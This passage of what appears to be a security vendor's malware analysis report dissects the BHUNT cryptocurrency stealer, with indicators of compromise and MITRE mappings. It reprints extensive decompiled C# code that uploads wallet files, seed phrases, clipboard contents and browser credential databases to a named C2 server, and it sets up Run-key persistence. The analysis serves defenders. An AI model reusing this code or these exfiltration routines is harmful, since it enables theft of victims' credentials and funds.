

Fig.7. Methods of BHUNT (left), but only one of them being called

There are a few small helper functions, like **drp, log, rdr, SendPostData,** that can be used by the methods that implement stealing capabilities.

The function called **drp** is responsible for opening a resource and writing the binary data to a file.

```
// BHUNT.Module1
// Token: 0x06000021 RID: 33 RVA: 0x00A11324 File Offset: 0x00A0F724
private static void drp(string path, byte[] res)
{
    BinaryWriter binaryWriter = new BinaryWriter(File.OpenWrite(path));
    binaryWriter.Write(res);
    binaryWriter.Close();
}
```

Fig.8. drp function

Log checks for existence of various crypto wallets (Exodus, Electrum, Atomic, Jaxx, Ethereum, Bitcoin, Litecoin) on the system and sends data about the MachineName and the Username to a C2 server, **hxxp://minecraftsquid[.]hopto[.]org/ifo[.]php**. The stealer exfiltrates all information to this URL during runtime. The function also checks if it can access the clipboard by storing and retrieving a hardcoded string.

```
// BHUNT.Module1
// Token: 0x0600001C RID: 28 RVA: 0x00A10A80 File Offset: 0x00A0EE80
private static void log()
{
    if (Directory.Exists(Environment.ExpandEnvironmentVariables("%AppData%\\Exodus")))
    {
        Module1.SendPostData("http://minecraftsquid.hopto.org/ifo.php", "log=Exodus Found @ " + Environment.MachineName.ToString() + "
          With uname as : " + Environment.UserName.ToString());
    }
    if (Directory.Exists(Environment.ExpandEnvironmentVariables("%AppData%\\Electrum")))
    {
        Module1.SendPostData("http://minecraftsquid.hopto.org/ifo.php", "log=Electrum Found @ " + Environment.MachineName.ToString() +
          " With uname as : " + Environment.UserName.ToString());
    }
    if (Directory.Exists(Environment.ExpandEnvironmentVariables("%AppData%\\Atomic Wallet")))
    {
        Module1.SendPostData("http://minecraftsquid.hopto.org/ifo.php", "log=Atomic Wallet Found @ " + Environment.MachineName.ToString
          () + " With uname as : " + Environment.UserName.ToString());
    }
    if (Directory.Exists(Environment.ExpandEnvironmentVariables("%AppData%\\com.liberty.jaxx")))
    {
        Module1.SendPostData("http://minecraftsquid.hopto.org/ifo.php", "log=Jaxx Wallet Found @ " + Environment.MachineName.ToString()
          + " With uname as : " + Environment.UserName.ToString());
    }
    if (Directory.Exists(Environment.ExpandEnvironmentVariables("%AppData%\\Ethereum")))
    {
        Module1.SendPostData("http://minecraftsquid.hopto.org/ifo.php", "log=Eth Wallet Found @ " + Environment.MachineName.ToString()
          + " With uname as : " + Environment.UserName.ToString());
    }
    if (Directory.Exists(Environment.ExpandEnvironmentVariables("%AppData%\\Bitcoin")))
    {
        Module1.SendPostData("http://minecraftsquid.hopto.org/ifo.php", "log=BTC Wallet Found @ " + Environment.MachineName.ToString()
          + " With uname as : " + Environment.UserName.ToString());
    }
    if (Directory.Exists(Environment.ExpandEnvironmentVariables("%AppData%\\Litecoin")))
    {
        Module1.SendPostData("http://minecraftsquid.hopto.org/ifo.php", "log=Ltc Wallet Found @ " + Environment.MachineName.ToString()
          + " With uname as : " + Environment.UserName.ToString());
    }
    MyProject.Computer.Clipboard.SetText("1111111111111111111111111111111111");
    Thread.Sleep(2000);
    if (Operators.CompareString(MyProject.Computer.Clipboard.GetText(), "1111111111111111111111111111111111", false) == 0)
    {
        MyProject.Computer.Clipboard.Clear();
        Module1.SendPostData("http://minecraftsquid.hopto.org/ifo.php", "log=CL not found @  " + Environment.UserName.ToString());
    }
    else
    {
        Module1.SendPostData("http://minecraftsquid.hopto.org/ifo.php", "log=CL found @  " + Environment.UserName.ToString());
    }
}
```

Fig.9. log function

The function called **rdr** receives a path as parameter and reads the contents of the file into a string.

```
// BHUNT.Module1
// Token: 0x06000020 RID: 32 RVA: 0x00A11300 File Offset: 0x00A0F700
private static object rdr(string path)
{
    StreamReader streamReader = new StreamReader(path);
    string result = streamReader.ReadToEnd();
    streamReader.Close();
    return result;
}
```

Fig.10. rdr function

SendPostData is a method responsible for performing a POST request with the ContentType set to application/x-www-form-urlencoded. It sends the message received as parameter to the C2 server. While the function waits for response from the server, the contents are not used in any way.

```
// BHUNT.Module1
// Token: 0x06000022 RID: 34 RVA: 0x00A1134C File Offset: 0x00A0F74C
public static void SendPostData(string site, string message)
{
    WebRequest webRequest = WebRequest.Create(site);
    string s = "" + message;
    byte[] bytes = Encoding.UTF8.GetBytes(s);
    webRequest.Method = "POST";
    webRequest.ContentType = "application/x-www-form-urlencoded";
    webRequest.ContentLength = (long)bytes.Length;
    Stream requestStream = webRequest.GetRequestStream();
    requestStream.Write(bytes, 0, bytes.Length);
    requestStream.Close();
    WebResponse response = webRequest.GetResponse();
    StreamReader streamReader = new StreamReader(response.GetResponseStream());
}
```

Fig.11. SendPostData function

In the following text, we discuss each of the main functions in detail, along with the tools the malware uses to achieve functionality.

blackjack

This method is responsible for stealing wallet files. When it finds a wallet, it reads all its content, encodes it with base64 and uploads it to the C2 server. First, it searches all files named *wallet.dat* in all the subdirectories of \ *AppData\Roaming*. Then it specifically searches for Exodus wallet's *seed.seco* file and all the files from *\AppData\ Roamin\Electrum\wallets*. It sends all these files to the C2 server and specifically logs that this information originated from the blackjack function.

```
private static void blackjack()
{
    checked
    {
        try
        {
            string[] files = Directory.GetFiles(Environment.ExpandEnvironmentVariables("%appdata%\\"), "wallet.dat", SearchOption.AllDirectories);
            int num = 0;
            int num2 = files.Length - 1;
            for (int i = num; i <= num2; i++)
            {
                try
                {
                    byte[] inArray = File.ReadAllBytes(files[i]);
                    string str = Convert.ToBase64String(inArray);
                    Module1.SendPostData("http://minecraftsquid.hopto.org/ifo.php", "blackjack=" + str + " @ " + files[i]);
                }
                catch (Exception ex)
                {
                }
            }
            if (Directory.Exists(Environment.ExpandEnvironmentVariables("%appdata%\\") + "Exodus\\exodus.wallet\\"))
            {
                byte[] inArray2 = File.ReadAllBytes(Environment.ExpandEnvironmentVariables("%appdata%\\") + "Exodus\\exodus.wallet\\seed.seco");
                string text = Convert.ToBase64String(inArray2);
                Module1.SendPostData("http://minecraftsquid.hopto.org/ifo.php", string.Concat(new string[]
                {
                    "blackjack=:=========================:",
                    Environment.UserName.ToString(),
                    ":=========================:\r\n",
                    text,
                    " Exo found @ ",
                    Environment.MachineName.ToString()
                }));
            }
            if (Directory.Exists(Environment.ExpandEnvironmentVariables("%AppData%\\Electrum")))
            {
                string[] files2 = Directory.GetFiles(Environment.ExpandEnvironmentVariables("%appdata%\\") + "Electrum\\wallets", "*.*");
                int num3 = 0;
                int num4 = files2.Length - 1;
                for (int j = num3; j <= num4; j++)
                {
                    byte[] inArray3 = File.ReadAllBytes(files2[j]);
                    string text2 = Convert.ToBase64String(inArray3);
                    Module1.SendPostData("http://minecraftsquid.hopto.org/ifo.php", string.Concat(new string[]
                    {
                        "blackjack=:=========================:",
                        Environment.UserName.ToString(),
                        ":=========================:\r\n",
                        text2,
                        " Electrum found @ ",
                        Environment.MachineName.ToString()
                    }));
                }
            }
        }
        catch (Exception ex2)
        {
        }
    }
}
```

Fig.12. blackjack function

chaos_crew

```
// BHUNT.Module1
// Token: 0x0600001B RID: 27 RVA: 0x00A10A08 File Offset: 0x00A0EE08
private static void chaos_crew()
{
    try
    {
        string text = Environment.ExpandEnvironmentVariables("%appdata%") + "\\Outllook.exe";
        Module1.drp(text, (byte[])Resources.chaos_crew.Clone());
        Process.Start(text);
        Interaction.Shell("cmd /c REG ADD \"HKCU\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run\" /V \"Outllook\" /t REG_SZ /F /D \"" + text + "\"",
          AppWinStyle.MinimizedFocus, false, -1);
    }
    catch (Exception ex)
    {
    }
}
```

Fig.13. chaos_crew function

This function writes the resource named **chaos_crew** into *\AppData\Roaming\Outllook.exe*. Then it launches this process and registers it to automatically start every time the system boots up using the following command line:

```
"cmd /c REG ADD "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /V "Outllook" /t REG_SZ /F /D %appdata%\Outllook.exe"
```

The executable file is packed with Themida, so we can unpack it as described in the previous sections. After we obtain the unpacked version, we can observe from the file's strings and geometry that we are dealing with a .NET

executable. We can modify the MZPE's CLR Runtime Header to point to the start of the managed code so we can decompile it. The resulting assembly is named Hope2 with CompanyName Microsoft.

```
[assembly: AssemblyVersion("1.0.0.0")]
[assembly: AssemblyProduct("Hope2")]
[assembly: Debuggable(DebuggableAttribute.DebuggingModes.Default | DebuggableAttribute.DebuggingModes.IgnoreSymbolStoreSequencePoints)]
[assembly: AssemblyCompany("Microsoft")]
[assembly: AssemblyDescription("")]
[assembly: RuntimeCompatibility(WrapNonExceptionThrows = true)]
[assembly: AssemblyCopyright("Copyright © Microsoft 2019")]
```

Fig.14. Outllook.exe Version Info

It is a Windows Forms application, so we have to check the InitializeComponent method to arrive at its entry point. InitializeComponent creates two timers, Timer1 and Timer2, with Timer2 enabled from the start and ticking every 900000 ms. After this method, Form1_Load gets called by the *ResumeLayout* function.

```
private void InitializeComponent()
{
    this.components = new Container();
    this.Timer1 = new Timer(this.components);
    this.Timer2 = new Timer(this.components);
    this.SuspendLayout();
    this.Timer1.Interval = 1000;
    this.Timer2.Enabled = true;
    this.Timer2.Interval = 900000;
    SizeF autoScaleDimensions = new SizeF(6f, 13f);
    this.AutoScaleDimensions = autoScaleDimensions;
    this.AutoScaleMode = AutoScaleMode.Font;
    Size clientSize = new Size(120, 0);
    this.ClientSize = clientSize;
    this.Name = "Form1";
    this.Text = "Form1";
    this.ResumeLayout(false);
}
```

Fig.15. Entry point of Outllook.exe

After sleeping for 440 ms, the *Form1_Load* function checks if it is the first run, or if it already established persistence on the system by checking for the existence of the folder *\AppData\Roaming\Scype* (very similar to Skype). If the folder does not exist, the malware creates it and prepares some configuration data to be stored in the registry. If the folder already exists, the function will call *Timer1.Start()* to notify Timer1 to start handling tick events.

```
Thread.Sleep(440);
if (!Directory.Exists(Environment.ExpandEnvironmentVariables("%AppData%\\Scype")))
{
    this.No_Sleep();
    Directory.CreateDirectory(Environment.ExpandEnvironmentVariables("%Appdata%\\Scype"));
    Directory.CreateDirectory(Environment.ExpandEnvironmentVariables("%Appdata%\\Scype\\a"));
```

Fig.16. Checking presence of Scype folder

For the helper functions, the assembly has a class called update. These functions can interact with registry (*regread, regset*), check information about the graphics card of the system (*vidcheck*) and perform update operations (*min_udp* for version checking, *datadw, download* and *dwfiles* for downloading).



Fig.17. Helper functions contained in update class

For configuration data, the malware downloads a text snippet from **hxxps://pastebin[.]com/raw/EGRcZWCa**. This snippet is encrypted with AES and the function decrypts it using the function *AES_Decrypt* with the hardcoded password **hoeland!a**. Unfortunately, at the time of our analysis, Pastebin had already removed the snippet from their website. However, we can see that it contains configuration options for CPU and GPU settings. All the information is saved under the registry key *HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\Setup,* hardcoded in the *regset* function.

```
update.regset("ver", this.num);
string text = Conversions.ToString(update.datadw("https://pastebin.com/raw/EGRcZWCa"));
if (Operators.CompareString(text, null, false) != 0)
{
    string expression = Strings.Split(this.AES_Decrypt(text, "hoeland!a"), ":admin:", -1, CompareMethod.Binary)[1];
    byte[] bytes = Convert.FromBase64String("Y29uZjo=");
    string conf = Strings.Split(expression, Encoding.ASCII.GetString(bytes), -1, CompareMethod.Binary)[1];
    string type = "cl";
    string text2 = "cl:";
    update.regset(type, Conversions.ToString(this.var_extract(ref text2, conf)));
    text2 = "cl:";
    this.cl_val = Conversions.ToString(this.var_extract(ref text2, conf));
    string type2 = "c";
    text2 = "cpu:";
    update.regset(type2, Conversions.ToString(this.var_extract(ref text2, conf)));
    text2 = "cpu:";
    this.cpu_c = Conversions.ToString(this.var_extract(ref text2, conf));
    if (Operators.ConditionalCompareObjectEqual(update.vidcheck(), "nvidia", false))
    {
        string type3 = "g";
        text2 = "nvidia:";
        update.regset(type3, Conversions.ToString(this.var_extract(ref text2, conf)));
        text2 = "nvidia:";
        this.gpu_c = Conversions.ToString(this.var_extract(ref text2, conf));
    }
    if (Operators.ConditionalCompareObjectEqual(update.vidcheck(), "amd", false))
    {
        string type4 = "g";
        text2 = "amd:";
        update.regset(type4, Conversions.ToString(this.var_extract(ref text2, conf)));
        text2 = "amd:";
        this.gpu_c = Conversions.ToString(this.var_extract(ref text2, conf));
    }
}
```

Fig.18. Obtaining and storing configuration data in the registry

After saving the configuration, the function downloads another AES-encrypted snippet from Pastebin, **hxxps://pastebin[.]com/raw/HMaz9edN**. The decryption password is **letit#fly@**. This snippet was also deleted from Pastebin, but it probably contains a list of URLs to download files from. This list is then passed to the function *dwfiles*, which downloads them to the folder *\AppData\Roaming\Scype*. Finally, the function notifies Timer1 to start handling events.

```
string text3 = Conversions.ToString(update.dataadw("https://pastebin.com/raw/HMaz9edN"));
if (Operators.CompareString(text3, null, false) != 0)
{
    string data = this.AES_Decrypt(text3, "letit#fly@");
    update.dwfiles(data);
}
this.Timer1.Start();
```

Fig.19. Obtaining further payloads from Pastebin snippet

The *Timer1_Tick* method is responsible for launching two processes, *svx.exe* and *svc.exe*, residing in *\AppData\Roaming\Scype*. This is achieved by calling the min function that will start the new processes with hidden windows to remain stealthy.

```
private void min()
{
    if (Operators.CompareString(this.cl_val, "no", false) == 0)
    {
        try
        {
            Process process = Process.Start(new ProcessStartInfo
            {
                FileName = Environment.ExpandEnvironmentVariables("%AppData%\\Scype\\svx.exe"),
                UseShellExecute = true,
                WindowStyle = ProcessWindowStyle.Hidden
            });
        }
        catch (Exception ex)
        {
        }
        try
        {
            Process process2 = Process.Start(new ProcessStartInfo
            {
                FileName = Environment.ExpandEnvironmentVariables("%AppData%\\Scype\\a\\svc.exe"),
                UseShellExecute = true,
                WindowStyle = ProcessWindowStyle.Hidden
            });
            return;
        }
        catch (Exception ex2)
        {
            return;
        }
    }
```

Fig.20. min function starting two new processes

The *Timer1_Tick* function also periodically kills the two processes then restarts them with the next tick, making sure it always runs the latest version of them.

```
private void Timer1_Tick(object sender, EventArgs e)
{
    int lastInputTime = this.GetLastInputTime();
    if ((double)lastInputTime > Conversions.ToDouble("180"))
    {
        if (!(this.ismin & (double)lastInputTime > Conversions.ToDouble("180")))
        {
            this.min();
            this.ismin = true;
        }
    }
    else
    {
        this.ismin = false;
        try
        {
            byte[] bytes = Convert.FromBase64String("c3Z4"); // decodes into svx
            byte[] bytes2 = Convert.FromBase64String("c3Zj"); // decodes into svc
            foreach (Process process in Process.GetProcesses())
            {
                if (Operators.CompareString(process.ProcessName, Encoding.ASCII.GetString(bytes), false) == 0)
                {
                    process.Kill();
                }
                if (Operators.CompareString(process.ProcessName, Encoding.ASCII.GetString(bytes2), false) == 0)
                {
                    process.Kill();
                }
            }
        }
        catch (Exception ex)
        {
        }
    }
}
```

Fig.21. Timer1_Tick function

Timer2_Tick is responsible for updating configuration and files from the same Pastebin links as mentioned above.

```
private void Timer2_Tick(object sender, EventArgs e)
{
    this.Timer1.Stop();
    Interaction.Shell("taskkill /F /IM svc.exe", AppWinStyle.MinimizedFocus, false, -1);
    Interaction.Shell("taskkill /F /IM svx.exe", AppWinStyle.MinimizedFocus, false, -1);
    if (Operators.ConditionalCompareObjectNotEqual(update.datadw("https://pastebin.com/raw/EGRcZWCa"), null, false))
    {
        string expression = Strings.Split(this.AES_Decrypt(Conversions.ToString(update.datadw("https://pastebin.com/raw/EGRcZWCa")), "hoeland!a"), ":admin:", -1,
          CompareMethod.Binary)[1];
        string config = Strings.Split(expression, "conf:", -1, CompareMethod.Binary)[1];
        string data = Strings.Split(expression, "update:", -1, CompareMethod.Binary)[1];
        update.conf_check(config, this.ismin, this.cl_val, this.cpu_c, this.gpu_c, Conversions.ToString(update.vidcheck()));
        update.min_udp(data, Conversions.ToString(update.regread("ver")));
    }
    this.ismin = false;
    this.Timer1.Start();
}
```

Fig.22. Timer2_Tick function

Because the snippet with the file locations has been removed, we could not get additional information about *svc.exe* and *svx.exe*.

Golden7

The first part of the golden7 function searches for Mozilla Firefox profiles that contain account tokens and upload the files to the C2 server. Then, it kills all *firefox.exe* instances with *taskkill.exe*.

```
string[] files = Directory.GetFiles(Environment.ExpandEnvironmentVariables("%Appdata%\\") + "Mozilla\\Firefox\\Profiles", "*.*",
  SearchOption.AllDirectories);
bool flag = false;
foreach (string text in files)
{
    string[] array2 = Strings.Split(text.ToString(), "\\", -1, CompareMethod.Binary);
    if (!array2[array2.Length - 1].Contains("."))
    {
        if (text.Contains("default"))
        {
            string text2 = File.ReadAllText(text);
            if (text2.Contains("accountToken"))
            {
                string[] array3 = Strings.Split(text.ToString(), "\\", -1, CompareMethod.Binary);
                string text3 = array3[array3.Length - 2];
                string text4 = Strings.Split(text.ToString(), text3, -1, CompareMethod.Binary)[0] + Strings.Split(text3, ".", -1,
                  CompareMethod.Binary)[0] + ".sqlite";
                Interaction.Shell("taskkill /F /IM firefox.exe", AppWinStyle.MinimizedFocus, false, -1);
                Thread.Sleep(700);
                try
                {
                    byte[] inArray = File.ReadAllBytes(text4);
                    string text5 = Convert.ToBase64String(inArray);
                    Module1.SendPostData("http://minecraftsquid.hopto.org/ifo.php", string.Concat(new string[]
                    {
                        "blackjack=:========================:",
                        Environment.UserName.ToString(),
                        ":========================:\r\n",
                        text5,
                        " @ ",
                        text4
                    }));
                    File.Delete(text4);
                    Module1.SendPostData("http://minecraftsquid.hopto.org/ifo.php", "log=Golden7 activated @ " + Environment.MachineName.ToString());
                    flag = true;
                }
                catch (Exception ex)
                {
                }
```

Fig.23. Exfiltrating Firefox data

Next, it checks in Chrome extension settings for .ldb (LevelDB) files that might contain sensitive data like cookies and passwords, and uploads them to the C2 server as well. It kills all *chrome.exe* instances with *taskkill.exe.*

```
string path = Environment.ExpandEnvironmentVariables("%LocalAppData%\\Google\\Chrome\\User Data\\Default\\Local Extension Settings\
  \nkbihfbeogaeaoehlefnkodbefgpgknn");
if (Directory.Exists(path))
{
    string[] files2 = Directory.GetFiles(path, ".ldb*");
    Interaction.Shell("taskkill /F /IM chrome.exe", AppWinStyle.MinimizedFocus, false, -1);
    Thread.Sleep(700);
    foreach (string text6 in files2)
    {
        byte[] inArray2 = File.ReadAllBytes(text6);
        string text7 = Convert.ToBase64String(inArray2);
        Module1.SendPostData("http://minecraftsquid.hopto.org/ifo.php", string.Concat(new string[]
        {
            "blackjack=:========================:",
            Environment.UserName.ToString(),
            ":========================:\r\n",
            text7,
            " @ ",
            text6
        }));
        File.Delete(text6);
    }
    try
    {
        Module1.SendPostData("http://minecraftsquid.hopto.org/ifo.php", "log=Golden7 activated @ " + Environment.MachineName.ToString());
        flag = true;
    }
    catch (Exception ex2)
    {
    }
}
```

Fig.24. Exfiltrating Chrome data

If any of these two operations succeeded, then the *flag* variable is set to true, in which case the function writes the resource named **Golden7** to *\AppData\Roaming\MS Office.exe*. As in the case of *chaos_crew*, it starts the process and ensures persistence with the following command line:

```
"cmd /c REG ADD "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /V "MS Office" /t
REG_SZ /F /D \AppData\Roaming\MS Office.exe"
```

This executable file is also packed with Themida, so we went through the steps of unpacking and restoring MZPE headers to obtain a valid .NET executable. Its code is small, and it has the purpose of stealing cryptocurrency wallet passphrases. It achieves this by periodically reading the contents of the clipboard and checking if the obtained string contains 12 or 13 words separated by spaces. Cryptocurrency wallets use these kinds of strong passphrases consisting of multiple words. These passphrases are very hard to brute-force but they are inconvenient to type in, so users likely copy and paste them frequently. The function finally uploads the passphrase to the C2 server.

```
public static void Main()
{
    for (;;)
    {
        Thread.Sleep(500);
        string text = MyProject.Computer.Clipboard.GetText();
        if (text.Contains(" "))
        {
            try
            {
                string[] array = text.Split(new char[]
                {
                    ' '
                });
                if (array.Length == 12 | array.Length == 13)
                {
                    string requestUriString = "http://minecraftsquid.hopto.org/ifo.php?golden7=" + text;
                    HttpWebRequest httpWebRequest = WebRequest.Create(requestUriString) as HttpWebRequest;
                    HttpWebResponse httpWebResponse = httpWebRequest.GetResponse() as HttpWebResponse;
                    Stream responseStream = httpWebResponse.GetResponseStream();
                    StreamReader streamReader = new StreamReader(responseStream);
                    string text2 = streamReader.ReadToEnd();
                    streamReader.Close();
                    httpWebResponse.Close();
                    Thread.Sleep(3000);
                }
            }
            catch (Exception ex)
            {
            }
        }
    }
}
```

Fig.25. Exfiltrating passphrases copied to clipboard

mrpropper

The function mrpropper writes the resource with the same name to *\AppData\Roaming\taskui.exe* and starts it with the path to the current executable (*\AppData\Roaming\mscrlib.exe*) in the command line.

```
private static void mrpropper()
{
    try
    {
        string text = Environment.ExpandEnvironmentVariables("%appdata%\\") + "taskui.exe";
        Module1.drp(text, (byte[])Resources.mrpropper.Clone());
        Process.Start(text, Assembly.GetEntryAssembly().Location);
    }
    catch (Exception ex)
    {
    }
}
```

Fig.26. mrpropper function

This executable is a .NET assembly too, but it's not packed. When decompiled, we notice that it just deletes the file received as arguments. This action is performed as post-execution clean-up, which is somewhat expected of a function named after a popular detergent brand.

```
public static void Main()
{
    string[] commandLineArgs = Environment.GetCommandLineArgs();
    Thread.Sleep(7000);
    try
    {
        File.Delete(commandLineArgs[1]);
    }
    catch (Exception ex)
    {
    }
}
```

Fig.27. Deleting mscrlib.exe file

Sweet_Bonanza

This function writes the resource named **bonanza** to *\AppData\Roamin\bonanza.exe,* runs it with the command line *\AppData\Roaming\bonanza.exe /stext \AppData\Roaming\bonanza* and uploads the output to the C2 server.

```
private static void Sweet_Bonanza()
{
    string text = Environment.ExpandEnvironmentVariables("%appdata%") + "\\bonanza.exe";
    string text2 = Environment.ExpandEnvironmentVariables("%appdata%") + "\\bonanza";
    Module1.drp(text, (byte[])Resources.bonanza.Clone());
    Interaction.Shell(text + " /stext " + text2, AppWinStyle.MinimizedFocus, false, -1);
    string str = Conversions.ToString(Module1.rdr(text2));
    try
    {
        File.Delete(text);
        File.Delete(text2);
        Module1.SendPostData("http://minecraftsquid.hopto.org/ifo.php", "bonanza=:=========================:" + Environment.UserName.ToString() +
          ":=========================:\r\n" + str);
    }
    catch (Exception ex)
    {
    }
}
```

Fig.28. Sweet_Bonanza function

The executable is also packed with Themida, however, when run, it reveals itself as being WebBrowserPassView from Nirsoft [12]. It is used to recover stored passwords from browsers like Internet Explorer, Firefox, Chrome, Opera and Safari. This process is used as a password stealer in the context of the function *Sweet_Bonanza*.

Command and Control

All the exfiltration is done to **hxxp://minecraftsquid[.]hopto[.]org/ifo[.]php**. Hopto.org is a dynamic DNS service that can point a domain name to changing IP addresses. This way we cannot obtain the IP address of the server to which the exfiltration is done by queries, except for when we manage to connect to the website. During our analysis, the server was already down and did not respond to requests. We could not find any other versions of the stealer that would have other domains for exfiltration.

The stealer also downloads configuration data from Pastebin. The snippets were encrypted by the malware authors and are decrypted in-memory. They contained configuration data along with URLs for further payloads. These snippets were taken down by Pastebin and we found no version of the malware that would use other locations for these files.

Impact

The malware can steal cryptocurrency wallet information for the following services:

- Exodus
- Electrum
- Atomic
- Jaxx
- Ethereum
- Bitcoin
- Litecoin

The malware can also steal login data and stored passwords from browsers like Firefox and Chrome, and it can obtain passphrases copied to the clipboard. The outcome of these actions might inflict financial losses.

Privacy Impact

While the malware primarily focuses on stealing information related to cryptocurrency wallets, it can also harvest passwords and cookies stored in browser caches. This might include account passwords for social media, banking, etc. that might even result in an online identity takeover.

Campaign distribution

The malware has no specific target country or organization, however almost all of our telemetry originated from home users who are more likely to have cryptocurrency wallet software installed on their systems. This target group is also more likely to install cracks for operating system software, which we suspect is the main infection source.



Fig.29. Campaign distribution

Conclusion

BHUNT stealer exfiltrates information about cryptocurrency wallets and passwords, hoping for financial gain. Its code is straightforward and the delivery method is similar to that of existing successful malware, like Redline stealer. We described how we managed to unpack the components, even if they used Themida. By reverse-engineering the malware, we managed to obtain the server it exfiltrates information to and we saw that the attackers store configuration data and locations to extra payloads on Pastebin.

The most effective way to defend against this threat is to avoid installing software from untrusted sources and to keep security solutions up to date.

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MITRE techniques breakdown

Execution	Persistence	Defense Evasion	Credential Access	Discovery	Collection	Command and Control	Exfiltration
User Execution: Malicious File	Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder	Masquerading: Invalid Code Signature	Credentials from Password Stores: Credentials from Web Browsers	File and Directory Discovery	Clipboard Data	Application Layer Protocol: Web Protocols	Automated Exfiltration
		Deobfuscate/ Decode Files or Information			Data from Local System		Exfiltration Over C2 Channel
		Hide Artifacts: Hidden Files and Directories					
		Indicator Removal on Host: File Deletion					

Indicators of Compromise

Hashes

msh.exe/msn.exe

1964a4b3a6d0d12d7ccee576580eba11
4d4a0052d093cc743db0776e04f7e449
3c7c684aed70164d9b9bbdebee964db4
4b11f890119f7cbd131da26864f593b0
884df847e4175250a5a5c3e0ed083cf0
3c7c684aed70164d9b9bbdebee964db4
1964a4b3a6d0d12d7ccee576580eba11
4d4a0052d093cc743db0776e04f7e449

19699828bd5ee7c8ebaa69cb0cd52e8e
309267125434e8a4d03af44f53818bb7
fb8bcbb48c36cc6c2f41021d8e68efbc
a1bff08cd61471ec0b0981eb31511b4a

mscrlib.exe

2f64777bc62ea978b1ae9802b4979c04
5d9756e3f4c8e89ff23f7cab30c8c168
23370460839ad99ba513eb1595287f7f
7944332e65ad32d7b802e182346f5f1c

outllook.exe

B41a248efde3dc00f4b639da7f76fae1

taskui.exe

This is the cleaner process, it just deletes a file received in the command line, which is not a malicious action on its own.

7a9118070bae21e0323f343da1d0f8c9

bonanza.exe

D3864196cf05bb812b27e698222df5aa

URLs

hxxp://minecraftsquid[.]hopto[.]org/ifo[.]php

hxxps://pastebin[.]com/raw/EGRcZWCa

hxxps://pastebin[.]com/raw/HMaz9edN

Files/Folders dropped

\AppData\Roaming\Outllook.exe

\AppData\Roaming\MS Office.exe

\AppData\Roaming\taskui.exe

\AppData\Roaming\bonanza.exe

\AppData\Roaming\Scype

Why Bitdefender

Proudly Serving Our Customers

